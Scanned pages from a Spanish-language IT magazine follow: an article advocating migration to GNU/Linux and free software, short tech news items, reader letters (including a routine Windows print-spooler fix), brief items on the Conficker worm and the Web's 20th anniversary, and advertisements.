Hace mucho tiempo que los usuarios de GNU/Linux hablamos antes de comenzar cada año que este puede ser el gran año en donde Linux despegue de forma completa. De esta forma la balanza se inclinaría para un lado mucho más libre y en donde los equipos serían un medio con el cual los usuarios trabajáramos en vez de estar sometidos a que ese medio nos genere una necesidad, la cual no es tan importante como la de obtener tal o cual software para poder seguir utilizándolo.

¿Qué quiero decir con esto? Muy simple, el software libre, y Linux en general, viene a cubrir un papel más que importante en nuestras vidas -ya sea en la parte laboral, personal y cotidiana- porque tiene la importante misión de ayudarnos en nuestros quehaceres diarios laborales y personales.

"Un sistema informático debe ser un medio y nunca nosotros deberíamos ser un medio para el sistema en sí".

La informática como la conocemos está cambiando, podríamos decir que día a día, lo que en un momento pareció imposible hoy ya no lo es tanto porque cada proceso es manipulado con sistemas informáticos. Acá es donde Linux y el software libre en general cumple el papel más importante como lo es poder cumplir con los requerimientos del usuario sin necesidad de que se deba destinar presupuesto a software el cual se encuentra en su gran mayoría de forma gratuita compartida en Internet.

Linux en tiempo de crisis

Es quizás feo tener que pensar en esa frase y no pensar en Linux por un mundo tecnológicamente hablando más libre, un mundo sin ataduras tecnológicas, en donde el presupuesto ya sea familiar, empresarial o gubernamental pueda ser utilizado para un fin más rentable y no para engordar las arcas de empresas que solo les interesa la facturación y ante el menor problema económico salgan a las calles a querer cobrar todas esas licencias de software que tienen dando vuelta sin generar dinero mal denominadas como piratas.

Vayamos al grano

¿Qué quiero decir con todo esto? Algo muy simple. Hoy es el momento, estamos parados ante el mundo en donde la crisis afecta a todos en mayor o menor medida, ¿por qué no economizar recursos?

¿Por qué no utilizar sistemas informáticos libres de la mano de GNU/Linux ante los privativos de Microsoft?

Simplemente creo que esto se debe a una condición humana totalmente comprensible, ante una negativa interna a realizar un cambio, quizás también ante un tema de desconocimiento, de mal asesoramiento y porque no de malas experiencias previas.

La mejor solución

Esta frase es simple de expresar: la mejor solución ante un gran cambio como puede ser utilizar software libre no solo en aplicaciones sino también en el sistema operativo en general es realizar una buena migración a software libre y no realizarla de forma compulsiva ya que la misma traería consigo miles de problemas.

En dónde encontramos el cambio

El cambio lo encontramos en algo tan simple como que ya no utilizaremos más nuestro software clásico, llamémoslo Word, Excel o MSN. En cambio utilizaremos software libre como el Openoffice como suite ofimática compatible con Word y Excel, y Amsn por citar un ejemplo de mensajero instantáneo.

Llamar las cosas por su nombre

Esto es un error que se comete de una forma más que normal en el día a día. No se conoce realmente la terminología y empresas monopólicas mundiales hay utilizado sus productos para establecer un estándar que no existe.

Por ejemplo Word, Excel, PowerPoint, MSN, etc. En donde los tres primeros casos no son más ni menos que productos comerciales con sus nombres bajo la misma regla pero que en realidad obedecen a una determinada empresa. Word es un procesador de texto como bien podría ser Openoffice-writer. Excel es una planilla de cálculo que podría ser Openoffice-impress. Y así tener alternativas libres ante las comerciales que todos conocemos.

¿Qué cambia?

Muchas cosas es la respuesta más acertada. La primera que se me viene en mente es su nombre, su forma de ejecutarla, quizás hasta su manipulación, pero claro el fin es el mismo. Ya sea como realizar un informe en un archivo de texto, gestar una planilla de cálculo o bien editar cualquiera de las que ya tenemos generadas.

La pregunta del millón, ¿es posible realizar una migración a software libre sin contratiempos?
Esta más que comprobado que el grave problema que se encuentra es el usuario. Se resiste al cambio porque le cambiaron de lugar el programa, el nombre o el icono al cual estaban acostumbrados. La mejor solución es brindarle al usuario una buena capacitación, realizarla de la forma más pausada posible siempre y cuando las circunstancias nos lo permitan.

Y lo más importante seguir con una regla de oro, primero utilizar software libre en Microsoft Windows, una vez que el usuario aprende a utilizarlo bien reemplazando cada aplicación privativa con una libre, pasar a la segunda parte del proyecto en donde se comience a utilizar algo que se considera doble boot: instalar en un espacio determinado del disco duro una distribución GNU/Linux para que el usuario pueda utilizar las mismas herramientas de Windows ahora directamente en Linux.

Conclusión, estamos frente a la oportunidad ideal para realizar el gran salto a software libre y reducir de esa manera presupuesto el cual puede estar destinado a recursos humanos y no a gastos excesivos por licencias que son completamente ilógicas en relación a prestaciones y valor pudiendo utilizar software de mucha calidad libre.

En cuanto a las tendencias del mercado solo podemos decir que gobiernos como Alemania, Inglaterra, Francia y el flamante gobierno de Norte América están comenzando a reducir costos gubernamentales gracias a la implementación de software libre en oficinas publicas ya que cumplen la misma función y son totalmente compatibles con las que estaban utilizando. □□

Fuentes de consulta

http://www.gnu.org/philosophy/categories.es.html
http://www.freealts.com/
http://cdlibre.org/
http://es.wikibooks.org/wiki/Introducci%C3%B3n_a_Linux/Equivalencias_Windows_en_Linux

Servidor MX Inteligente
Antispam
Antivirus

Servidor de Correo Front-End

Admite instalar un Certificado

Ahorra ancho de banda


Múltiples dominios

Protección en dos etapas

Firma digital

Encripción

www.onsi.com.ar | max@onsi.com.ar



noticias en el mundo del software libre

Apple anuncia Safari 4

Apple anunció el beta público de Safari 4, el navegador de Internet más rápido e innovador del mundo para Mac y Windows. El motor Nitro engine de Safari 4 corre JavaScript 4.2 veces más rápido que Safari 3. Dentro de las nuevas características se incluyen Top Sites, para la previsualización de las páginas frecuentemente visitadas; Full History Search para buscar a través de títulos, direcciones de Internet y textos completos de las páginas visitadas recientemente; entre otros.

Safari para Mac, Windows, iPhone y iPod touch están desarrollados en el WebKit de Apple.

Safari 4 está disponible en versión beta para Mac OS X y Windows y está disponible para descarga gratuita en www.apple.com/safari.

firefox 3.1 en su nueva versión beta 3

Mozilla anunció la presentación de la versión beta 3 para el navegador Firefox 3.1.

Entre los nuevos servicios que ofrecerá esta última actualización del navegador se incluyen un browser privado, opciones de video y elementos de audio, sumado a múltiples opciones que garantizan una mayor seguridad.

Firefox marca tendencias con decenas de nuevas características, que permiten marcar páginas con un simple click, la posibilidad de tener un identificador de sitios webs instantáneos para encontrar tu página favorita en tan solo cuestión de segundos.

red hat a punto de superar a sun

Según se anunció la capitalización de mercado de Red Hat se encuentra a pasos de superar la capitalización de mercado de Sun.

Red Hat, una de los más exitosos emprendimientos comerciales basados en Linux, tiene una capitalización de 2.620 millones de dólares, mientras que la de Sun, considerado el mayor representante de Unix, es de 2.700 millones.

Si bien el valor de las acciones no se condice con las ganancias obtenidas por cada uno, 627 millones de dólares para Red Hat en 2008, frente a más de 13.000 millones de dólares de Sun, sí marca que los inversionistas de Wall Street confiarían más en Linux mirando a futuro.

el google android compite con el iphone

"Android podría llegar en 2012 a superar las ventas del Smartphone de Apple", vaticinó la consultora Telecoms & Media luego de realizar una investigación de mercado que evidenció una creciente popularidad por parte del celular patrocinado por Google.

Se trata del G1 T- Mobile y fue creado por el grupo Open Handset Alliance y lanzado al mercado a fines del año pasado. Este teléfono de pantalla táctil y plataforma abierta es uno de los más vendidos en el Reino Unido actualmente.

Este crecimiento en las ventas es producto del constante progreso de cada uno de los cuidados productos registrados por Google. En un lapso de cuatro meses implementó dos importantes cambios en su reciente invento: en febrero de este año lanzó un nuevo modelo de teléfono, el G2 (o también conocido como HTC Magic), donde se reemplazó el teclado deslizante del anterior, por uno más moderno y virtual integrado a la pantalla (como el del Iphone) lo que simplificó su uso y aminoró la complejidad y el costo de fabricación de la unidad.

La segunda modificación significativa fue interna y correspondió a la actualización para su sistema operativo el Android 1.1. Esta nueva versión permite bajar aplicaciones de software pagas, característica que el anterior no tenía (solo permitía bajar las gratuitas).

Carta de Lectores

Hola mi nombre es Javier Rojas. Leí la nota de virtualización en Windows de la edición #50 y me pareció muy interesante.
Mi pregunta es la siguiente: ¿Qué otras plataformas puedo usar para virtualizar? ¿Hay otros sistemas operativos o solo Microsoft puede realizar esto? Muchas Gracias.

— Javier

Javier, Microsoft no es el único sistema en ofrecer soluciones de Virtualización. Te podemos comentar dos soluciones más.
La primera se llama VMWare ESXi, esta plataforma de virtualización es de la empresa VMWare. Podés virtualizar Windows, Linux, Solaris y otros sistemas operativos. Soporta Clustering y movimiento de máquinas en caliente. Es una solución costosa pero muy estable. Muchas empresas grandes tienen toda su plataforma virtualizada con VMWare. Si querés podés probar el producto VMWare Server. Se puede bajar de forma gratuita de la página oficial.

La segunda solución se llama XEN. Es un desarrollo Open Source y funciona sobre plataforma Linux. No obstante, puede virtualizar Microsoft Windows.
Las máquinas virtuales Linux funcionan un 40 por ciento más rápido que en otras, por lo cual se transforma en la mejor solución para virtualizar Linux.
Xen también tiene una versión paga que distribuye la empresa Citrix. Soporta, como lo hace VMWare, migración de máquinas virtuales en caliente y soluciones de Clustering.
Páginas
www.vmware.com ///////////// www.xensource.com /////////// www.xen.org

Continuamente tengo problemas con mi impresora y la única forma que encuentro para solucionarlo es reiniciar la computadora porque desde el administrador de impresiones me figura Borrando... y no pasa nada. ¿Hay alguna forma para no tener que reiniciar?

— Gustavo

Efectivamente Martín hay una solución que no involucra la reiniciada.
Debés ir a Start, Run, ingresar cmd y luego lo siguiente:

```
net stop spooler
del c:\windows\system32\spool\printers\*.shd
del c:\windows\system32\spool\printers\*.spl
net start  spooler
```

En Vista, para llegar al command prompt tendrá que hacer doble click en cmd.exe y seleccionar Run as Administrator.

Hola, cómo están? Les cuento que hace pocos días me compre un iPhone y quería saber si me podían recomendar algunas aplicaciones para mi cel. Muchas gracias!

— Federico

Acá te damos una lista de las 5 aplicaciones imperdibles que podés bajar desde el site oficial de Apple.

1- Píxel Pipe: Es una aplicación que permite compartir fotografías, videos, audios o texto en más de 60 redes sociales y plataformas multimedia y de blogs.

2- Byline: Te permite tener tu directorio de RSS, para agregar tus sitios de preferencia y la posibilidad de verlos aún estando offline. Además se pueden compartir los feeds con otros usuarios. Cuesta 2,99 euros.


3- Evernote: Es útil para el iPhone y iPod y te permite mandar fotos con anotaciones instantáneas. Está pensada para tomar notas en el momento en que se tenga una idea o se quiera escribir apuntes estando en cualquier lugar.

4- Last Fm: Es una aplicación para iPhone y iPod que te permite enlazar con una radio FM a modo streaming y además acceder a una base de datos de canciones. La versión para el iPhone incluye información específica como los datos del artista o el nombre de la canción que se está escuchando.

5- Stanza: Es una aplicación que te permite leer libros luego de bajarlos de una base de datos online. También se pueden crear libros compatibles con la aplicación mediante un programa de escritorio para los sistemas operativos Windows y Mac Os X.

¡NO DEJE DE ESCRIBIR SUS CONSULTAS A REDACCION@REVISTANEX.COM!

tecnológico



Laboratorio de Imagen y Diseño del Parque Austral

Acorta
la distancia, mismo objetivo
máximo desarrollo

Ser parte del futuro
Un lugar con todo lo necesario

DESARROLLA
TAURUS

Agende un Workshop en el Parque Austral
y conozca todos los beneficios pensados para su empresa
(02322) - 481958/59

Pilar, Buenos Aires, Argentina
info@parqueaustral.org - www.parqueaustral.org

SUPPORTING PARTNER
NEXIT
LA MEJOR REVISTA TÉCNICA EN ESPAÑOL

Científico, Tecnológico & Empresarial

BREVES

Conficker: El gusano que causa estragos en su enésima versión

Los atacantes del Conficker (o Downadup) han descubierto que el peligroso virus dispone de una nueva versión, descripta como B++ y que es mucho más dañino que el anterior, ya que ha mejorado su estrategia de infección. El gusano ahora puede alcanzar a los dispositivos extraíbles, como los USB o los Memory Keys actuando de manera expansiva y arrasadora.

De esta forma el Conficker aprovecha el arranque automático de la computadora para entrar en acción y tomar por sorpresa a cualquier desprevenido.

El B++ en realidad ya no solo muta sino que evoluciona minuto a minuto para convertirse en el "malware" propiamente dicho: se distribuye como un archivo DLL de Windows que tiene la capacidad de aceptar y validar a distancia la URL y los binarios de Win32. Además, cuenta con un nuevo método para la recuperación remota de los usuarios del Win32. ●

Más memoria y velocidad: los nuevos nanodispositivos tridimensionales

Desde el MIT se anunció una creación que permitiría mejorar la capacidad de almacenamiento de los ordenadores: se trata de los nanodispositivos tridimensionales y flexibles.

La técnica denominada "Nano-origami" permite doblar los dispositivos a escalas atómicas para darle una forma en 3D, que además se puede manipular. De esta forma son usados como motores y condensadores que permiten aumentar la capacidad de memoria de la computadora.

Según los investigadores cuantas más capas se añadan mayor es la cantidad de energía que se pueden almacenar, ya que estas superficies extras proporcionan un mayor flujo de energía lo que lo hace más veloz, como sucede con el cerebro humano, donde cada repliegue funciona como conector y lo provee de una rápida comunicación entre las diferentes áreas.

Para desarrollar este nuevo sistema los expertos han implementado diversos métodos que permiten producir el doblez de las estructuras. Una de ellas fue con haces de helio, usados como marcadores de patrones que una vez retirados de la superficie, hacen que el material se doble. Otra fue mediante el uso de cables de oro con corriente en su interior que permitía el autoensamblaje. ●

LA WEB CUMPLE 20 AÑOS

A 20 años de haber creado la World Wide Web, su creador, Tim Berner Lee festejó el aniversario con una reunión en el Centro Europeo de Investigaciones Nucleares (CERN), en Ginebra.

Las tres W fueron concebidas en marzo de 1989 con el objetivo inicial por parte de su creador de desarrollar un "espacio creativo" a través de una herramienta que permitiera compartir y editar la información, así como construir un hipertexto común para que la comunidad internacional de físicos, de la que el formaba parte, pudiera distribuir sus conocimientos de manera rápida y sencilla.

La idea de Lee fue que para usar la Web sólo se necesitara una PC, una conexión a Internet y un navegador. "Vago pero interesante" fue la respuesta por parte de sus superiores, Mike Sendal y Lee Robertson (directivos del CERN), cuando el físico les presentó su proyecto. Es que en aquel momento nadie hubiese podido imaginar que ese borrador acuñaba el germen de una de las mayores revoluciones tecnológicas del mundo.

Así, la Web fue ganando terreno a un ritmo muy acelerado: en 1993 con más de 500 servidores conocidos y accesos, las tres W representaban el 1 por ciento del tráfico de Internet. Un año más tarde, ese número se incrementaba en un 2.000 por ciento: la Web tenía entonces 10.000 servidores y 10 millones de usuarios.

Hoy, Tim Berners Lee sopla las velitas con 80 millones de sitios en la Web, y reconocimiento a escala global. ●

Humor *por Severi*

SONY

CINTAS DE ALMACENAMIENTO DE DATOS LTO DE SONY

ULTRIUM LTO

RYDSA

Redes y Distribución

Contacto: Walter Lopez
Mail: wlopez@rydsa.com.ar

SOLUTION BOX

Solution Box

Contacto: Dario Machado
dario_machado@solutionbox.com.ar

© 2008. Sony Recording Media & Energy Latin America. La reproducción total o parcial sin autorización escrita está totalmente prohibida. Las características y especificaciones de los productos están sujetas a cambios sin previa notificación. Linear Tape Open, LTO, el logo de LTO, Ultrium, el logo de Ultrium son marcas registradas de Certance, HP e IBM. Sony es marca registrada de Sony Corporation.

CentralTECH

20 AÑOS DE EDUCACIÓN EN INFORMÁTICA

Nº 1 EN ARGENTINA con el 52% del Market Share.
Nº 1 EN LATINOAMÉRICA según CPLSLatam.com.
Nº 22 DEL RANKING MUNDIAL según MIT - Management Institute of Technology.
Más de **50.000 ALUMNOS** capacitados y certificados internacionalmente.
50 PROFESORES full time.

CentralTECH
Capacitación Premiere

www.centraltech.com.ar